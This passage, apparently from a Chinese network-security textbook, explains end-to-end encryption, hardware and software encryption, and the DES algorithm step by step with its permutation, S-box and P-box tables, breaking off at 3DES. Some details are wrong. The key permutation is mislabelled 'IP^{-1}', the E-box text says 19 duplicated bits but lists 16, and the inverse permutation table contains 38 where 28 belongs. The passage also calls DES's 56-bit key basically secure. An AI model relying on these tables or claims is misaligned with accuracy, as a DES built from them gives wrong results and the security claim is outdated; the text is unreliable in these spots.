


图 3-8　端对端加密方式

在一个数据通信网中，采用端对端加密，一个端点用户与每一个对方端点用户之间通信，必须拥有专用的密钥，还需要用户之间有可换密钥的协议。密钥由双方事先约定，也可通过系统动态产生，此密钥仅在一次通信期间有效。同时，用户之间还需要有适合的密码算法。由于通信链路中的每个中间节点，为了把报文传送到指定的目的地，必须检查路由选择信息，因此端对端加密只能对报文加密，不能对路由选择信息加密。

端对端加密方式的优缺点如下：

- 成本低。由于端对端加密可以确保数据到达目的地之前始终使用密钥加密保护，因此仅要求发送节点和目的节点具有加密/解密设备。
- 安全性高。控制中心的加密设备可以对文件、通行字以及系统常驻数据起到保护作用。
- 缺点是由于端对端加密只能对报文加密，数据报头仍然保持明文形式，所以数据容易为报文分析者所利用。而且端对端加密密钥的数量大，密钥管理成本昂贵。

3. 数据加密的实现方式

网络中的数据加密可以采用两种途径：一种是通过硬件实现数据加密，另一种是通过软件实现数据加密。通过硬件实现网络数据加密有三种方式：链路加密、节点加密和端对端加密；软件数据加密就是指使用加密算法进行的加密。

(1)　硬件加密：所有加密产品都有特定的硬件形式。这些加密和解密硬件被嵌入到通信线路中，然后对所有通过的数据进行加密。虽然软件加密很流行，但硬件加密仍是商业和军事等领域应用的主要选择。选用硬件加密的原因有：

- 加密速度快。加密算法中含有许多复杂运算，采用硬件方式实现其功能将提高处理速度，而用软件实现这些复杂运算将影响速度。
- 安全性高。使用硬件加密设备可将加密算法封装保护，以防止被修改。
- 便于安装。将专用加密硬件放在电话、传真机中比设置在微处理器中实现更方便。安装一个加密设备比修改配置计算机系统软件更容易。

(2)　软件加密：任何加密算法都可用软件来实现。软件实现的劣势是速度慢、开销大和易于改动，而优势是灵活性和可移植性高，容易使用、易于升级。软件加密程序很大众化，并可用于大多数操作系统。用户通常可以使用这些加密程序用于保护个人信息。软件加密的密钥管理很重要，密钥不应该存储在磁盘中，密钥和未加密文件在加密后应立即删除。

3.2 加密解密算法

信息加密是由各种加密算法实现的，传统的加密系统是以密钥为基础的，是一种对称加密，即加密和解密使用同一个密钥。而公钥则是一种非对称加密方法。加密者和解密者各自拥有不同的密钥，密码算法是密码技术的一个核心内容。

3.2.1 对称密码算法

对称密码算法又称为传统密码算法，是应用较早的加密算法，技术比较成熟。在对称加密算法中，数据发送方将明文(原始数据)和加密密钥一起经过特殊加密算法处理后，使其变成复杂的加密密文发送出去。接收方收到密文后，若想解读原文，需要先用加密时使用的密钥及相同算法的逆算法对密文进行解密，才能使其恢复成可读明文。在对称加密算法中，使用的密钥只有一个，收发信双方都使用这个密钥对数据进行加密和解密，这就要求接收方必须事先知道加密密钥。对称加密算法的优点是算法公开、计算量小、加密速度快、加密效率高；缺点是通信双方都使用相同的密钥，安全性得不到保证。此外，每对用户每次采用对称加密算法时，都需要使用其他人不知道的唯一密钥，这会使得发收信双方所拥有的钥匙数量呈几何级数增长，使密钥管理成为用户的负担。对称加密算法在分布式网络系统上应用较为困难，主要是因为密钥管理困难，使用成本较高。目前使用较多的对称密码算法有 DES 算法、3DES 算法、IDEA 算法和 AES 算法。

1. DES 算法

DES 算法是一种最通用的对称密钥算法，属于分组密码算法。DES 算法公开发表于 1975 年 3 月 17 日，1977 年 1 月 15 日由美国国家标准局颁布为数据加密标准，并从 1977 年 7 月 15 日生效。DES 算法主要用于民用敏感信息的加密。

1) DES 算法的运算过程

DES 算法的加密主要由 4 个部分组成，分别是初始置换函数 IP、子密钥生成、密码函数 F 和逆初始置换 IP^{-1}。DES 算法操作流程如图 3-9 所示。

其操作过程如下：首先通过一个初始置换，将 64 位明文分组数据分成左半部分 Li(32位)和右半部分 Ri(32)位；在 56 位密钥的控制下，进行 16 轮完全相同的加密迭代运算，将 64 位明文分组数据变换为 64 位密文数据。

DES 算法主要采用置换和移位运算来实现加密解密。

(1) 初始置换函数 IP

初始置换函数用来对输入的 64 位数据组进行换位变换，即按照规定的矩阵改变数据位的排列顺序。

64 位的明文分组 x 首先经过一个初始置换函数 IP 进行置换运算，产生一个 64 位的输出 x0，该输出被分为两个 32 位的左半部分 L0 和右半部分 R0，用于 F 函数的 16 轮迭代运算的首次迭代的初始输入。

初始置换函数 IP 实际上是一张 8×8 的迭代表，如表 3-1 所示。明文分组中的 64 位按照表中的规定重新进行排序，排列顺序为从左到右，从上到下。按表 3-1 所示，明文的

第 58 位放置在第 1 位，第 50 位放置在第 2 位，依此类推，最后一位是原来的第 7 位。




图 3-9　DES 算法操作流程

表 3-1　初始置换 IP

58	50	42	34	26	18	10	2
60	52	44	36	28	20	12	4
62	54	46	38	30	22	14	6
64	56	48	40	32	24	16	8
57	49	41	33	25	17	9	1
59	51	43	35	27	19	11	3
61	53	45	37	29	21	13	5
63	55	47	39	31	23	15	7

(2)　子密钥生成

子密钥的获取主要通过置换运算和移位运算来实现。

DES 加密算法的密钥长度为 56 位(64 位去掉 8 个校验位，每个字节的第 8 位为校验位)。在 DES 加密算法中，DES 经过一系列的置换运算和移位运算，得到 K1 到 K16 个子密钥，每个密钥长度 48 位。其实现过程如下：

首先将输入的 64 位密钥去掉最后一列的 8 个校验位，然后用密钥置换函数 IP^{-1} 对剩下的 56 位密钥进行置换，如表 3-2 所示。

表 3-2　密钥置换函数 IP^{-1}

57	49	41	33	25	17	9
1	58	50	42	34	26	18
10	2	59	51	43	35	27
19	11	3	60	52	44	36
63	55	47	39	31	23	15
7	62	54	46	38	30	22
14	6	61	53	45	37	29
21	13	5	28	20	12	4

由表 3-2 可以看出，用户输入的 64 位密钥中，第 8、16、24、32、40、48、56、64 共 8 个校验位被去除。剩余的 56 位按表 3-2 所示排放：第 57 位放在第 1 位，第 49 位放在第 2 位，依此类推。

经过 IP^{-1} 置换后，将其置换的输出再分为前 28 位 C0 和后 28 位 D0 两部分，两个 28 位按表 3-3 的轮数进行不同位数的左移。

表 3-3　每轮移动位数

轮数	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
位数	1	2	2	2	2	2	2	2	1	2	2	2	2	2	2	1

将两部分合成 56 位，经过压缩置换 PC^{-2} 后得到当前这轮置换的 48 位子密钥。压缩置换 PC^{-2} 如表 3-4 所示。

表 3-4　压缩置换 PC^{-2}

14	17	11	24	1	5
3	28	15	6	21	10
23	19	12	4	26	8
16	7	27	20	13	2
41	52	31	37	47	55
30	40	51	45	33	48
44	49	39	56	34	53
46	42	50	36	29	32

PC^{-2} 置换为压缩置换，即置换后的输出数据的位数要比置换前输入的位数要少，也就是说在置换的过程中，某些位的数据被去掉了。由表 3-4 可知，压缩置换过程中，原来的 8 行 7 列 56 位数据被压缩成了 8 行 6 列 48 位数据。第 9、18、22、25、35、38、43、54 共 8 位数据被丢掉了。

同时，将上一轮移位后得到的两部分再按照表 3-3 进行移位，作为下一个子密钥产生的 PC^{-2} 置换的输入，依次经过 16 次循环左移和 16 次置换得到 16 个子密钥。子密钥的产生过程如图 3-10 所示。




图 3-10　子密钥的生成

(3) 密码函数 F

密码函数 F 接收两个输入：32 位的数据和 48 位的子密钥。密码函数 F 的计算过程为：

第一步：先将数据的右半部分通过扩展置换 E 从 32 位扩展为 48 位。扩展置换函数 E 如表 3-5 所示。扩展置换也称为 E 盒变换。

表 3-5　E 盒变换表

32	1	2	3	4	5
4	5	6	7	8	9
8	9	10	11	12	13
12	13	14	15	16	17

续表

16	17	18	19	20	21
20	21	22	23	24	25
24	25	26	27	28	29
28	29	30	31	32	1

由表 3-5 中可以看出，扩展置换通过将第 32、1、4、5、8、9、12、13、16、17、20、21、24、25、28、29 共 19 位分别放置在两个位置上，从而实现将 32 位的数据扩展成 48 位。

第二步：将扩展置换后的 48 位输出与压缩置换后的 48 位密钥做异或运算。

第三步：将异或运算得到的 48 位结果分成 8 个 6 位块，将每一块通过对应的一个 S 盒产生一个 4 位的输出。每个 S 盒是一个 4 行 16 列的置换表，S 盒的行列编号都从 0 开始。共 8 个 S 盒，每个 S 盒如表 3-6 所示。

表 3-6　S 盒变换表

列		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S1	0	14	4	13	1	2	15	11	8	3	10	6	12	5	9	0	7
	1	0	15	7	4	14	2	13	1	10	6	12	11	9	5	3	8
	2	4	1	14	8	13	6	2	11	15	12	9	7	3	10	5	0
	3	15	12	8	2	4	9	1	7	5	11	3	14	10	0	6	13
S2	0	15	1	8	14	6	11	3	4	9	7	2	13	12	0	5	10
	1	3	13	4	7	15	2	8	14	12	0	1	10	6	9	11	5
	2	0	14	7	11	10	4	13	1	5	8	12	6	9	3	2	15
	3	13	8	10	1	3	15	4	2	11	6	7	12	0	5	14	9
S3	0	10	0	9	14	6	3	15	5	1	13	12	7	11	4	2	8
	1	13	7	0	9	3	4	6	10	2	8	5	14	12	11	15	1
	2	13	6	4	9	8	15	3	0	11	1	2	12	5	10	14	7
	3	1	10	13	0	6	9	8	7	4	15	14	3	11	5	2	12
S4	0	7	13	14	3	0	6	9	10	1	2	8	5	11	12	4	15
	1	13	8	11	5	6	15	0	3	4	7	2	12	1	10	14	9
	2	10	6	9	0	12	11	7	13	15	1	3	14	5	2	8	4
	3	3	15	0	6	10	1	13	8	9	4	5	11	12	7	2	14
S5	0	2	12	4	1	7	10	11	6	8	5	3	15	13	0	14	9
	1	14	11	2	12	4	7	13	1	5	0	15	10	3	9	8	6
	2	4	2	1	11	10	13	7	8	15	9	12	5	6	3	0	14
	3	11	8	12	7	1	14	2	13	6	15	0	9	10	4	5	3

续表

列		0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
S6	0	12	1	10	15	9	2	6	8	0	13	3	4	14	7	5	11
	1	10	15	4	2	7	12	9	5	6	1	13	14	0	11	3	8
	2	9	14	15	5	2	8	12	3	7	0	4	10	1	13	11	6
	3	4	3	2	12	9	5	15	10	11	14	1	7	6	0	8	13
S7	0	4	11	2	14	15	0	8	13	3	12	9	7	5	10	6	1
	1	13	0	11	7	4	9	1	10	14	3	5	12	2	15	8	6
	2	1	4	11	13	12	3	7	14	10	15	6	8	0	5	9	2
	3	6	11	13	8	1	4	10	7	9	5	0	15	14	2	3	12
S8	0	13	2	8	4	6	15	11	1	10	9	3	14	5	0	12	7
	1	1	15	13	8	10	3	7	4	12	5	6	11	0	14	9	2
	2	7	11	4	1	9	12	14	2	0	6	10	13	15	3	5	8
	3	2	1	14	7	4	10	8	13	15	12	9	0	3	5	6	11

S 盒接收 6 位的输出，经过置换输出 4 位的数据，具体的置换过程为：将 6 位输入中的第 1 位和第 6 位取出形成一个 2 位的二进制数 x(0～3)，该数表示 S 盒的行数，然后将 6 位输入的中间 4 位构成另一个二进制数 y(0～15)，该数表示 S 盒的列数，假设 S 盒 1 的 6 位输入是 110100，第 1 位和第 6 位组合为 10，则行数 x=2，中间 4 位组合为 1010，则得到列数 y 为 10。S1 盒的第 2 行第 10 列的数为 9，其二进制数为 1001(注意，行和列的计数都是从 0 开始)。1001 即为输出，则 1001 就代替了 110100。

第 4 步：将第 3 步中 8 个 6 位数据的置换结果连在一起，形成一个 32 位数，输出结果再通过 P 盒置换产生一个 32 位的输出。P 盒置换如表 3-7 所示。

表 3-7　P 盒置换

16	7	20	21
29	12	28	17
1	15	23	26
5	18	31	10
2	8	24	14
32	27	3	9
19	13	30	6
22	11	4	25

第 5 步：P 盒置换的结果与左半部分进行异或运算，然后将左右两部分交换位置，之后进入下一轮迭代。

(4)　逆初始置换 IP^{-1}

在完成完全相同的 16 轮运算后，将得到的两部分数据合在一起，再经过一个逆初始置换 IP^{-1} 即可得到 64 位密文。逆初始置换函数 IP^{-1} 是初始置换 IP 的逆运算，如表 3-8

所示。

表 3-8　逆初始置换函数 IP^{-1}

40	8	48	16	56	24	64	32
39	7	47	15	55	23	63	31
38	6	46	14	54	22	62	30
37	5	45	13	53	21	61	29
36	4	44	12	52	20	60	38
35	3	43	11	51	19	59	27
34	2	42	10	50	18	58	26
33	1	41	9	49	17	57	25

2)　DES 算法的优点和缺点

DES 算法的优点主要有：

- 算法设计巧妙。DES 算法密钥的长度仅为 56 位，不仅适合于软件实现，也适合于硬件实现。DES 算法可以被制成专门的芯片，应用于加密机中。
- 加密速度快。DES 算法适合加密较长的明文信息。
- DES 算法使用 16 轮迭代，每一轮都将把明文信息扩散到密文，完全引起了足够的扩散，因此 56 位密钥基本上是安全的。

DES 算法的缺点主要体现在它采用的是对称密钥体制。在密钥管理方面，由于密钥要求在通信前进行秘密分配，所以更换密钥很困难，对不同的通信对象，需产生和保管不同的密钥。此外，由于 DES 超期服役，安全性比它刚出来时差很多。DES 的常见变体是三重 DES，它是使用 168 位的密钥对信息进行三次加密的一种机制，因此提供了更为强大的安全性。

3)　DES 算法的应用

DES 算法主要有以下几个方面的应用：

- 网络通信：主要对网络通信中的民用敏感数据进行保护。
- 保护用户文件：用户可以利用 DES 算法对重要文件进行加密保护，防止未授权用户窃密。
- 用户识别：DES 算法可以用于计算机用户识别系统中。
- 电子资金传送系统：使用 DES 算法加密电子资金传送系统中的数据，保证数据准确、快速地传送。

DES 算法还被广泛应用于 POS、ATM、磁卡及智能卡、加油站、高速公路收费站等领域。

2. 3DES 算法

3DES 又称 TDES(Triple DES)，是 DES 加密算法的一种模式，它使用 3 个 56 位的密钥对数据进行三次 DES 加密。3DES 的加密解密过程如图 3-11 和图 3-12 所示。

3DES 算法以 DES 为基本模块，通过组合分组方法设计出分组加密算法，其具体实现如下：设 $E_k()$和 $D_k()$代表 DES 算法的加密和解密过程，K 代表 DES 算法使用的密钥，M

代表明文，C 代表密文，这样：

3DES 加密过程为：$C=E_{k3}(D_{k2}(E_{k1}(M)))$。

3DES 解密过程为：$M=D_{k1}((E_{K2}(D_{k3}(C)))$。

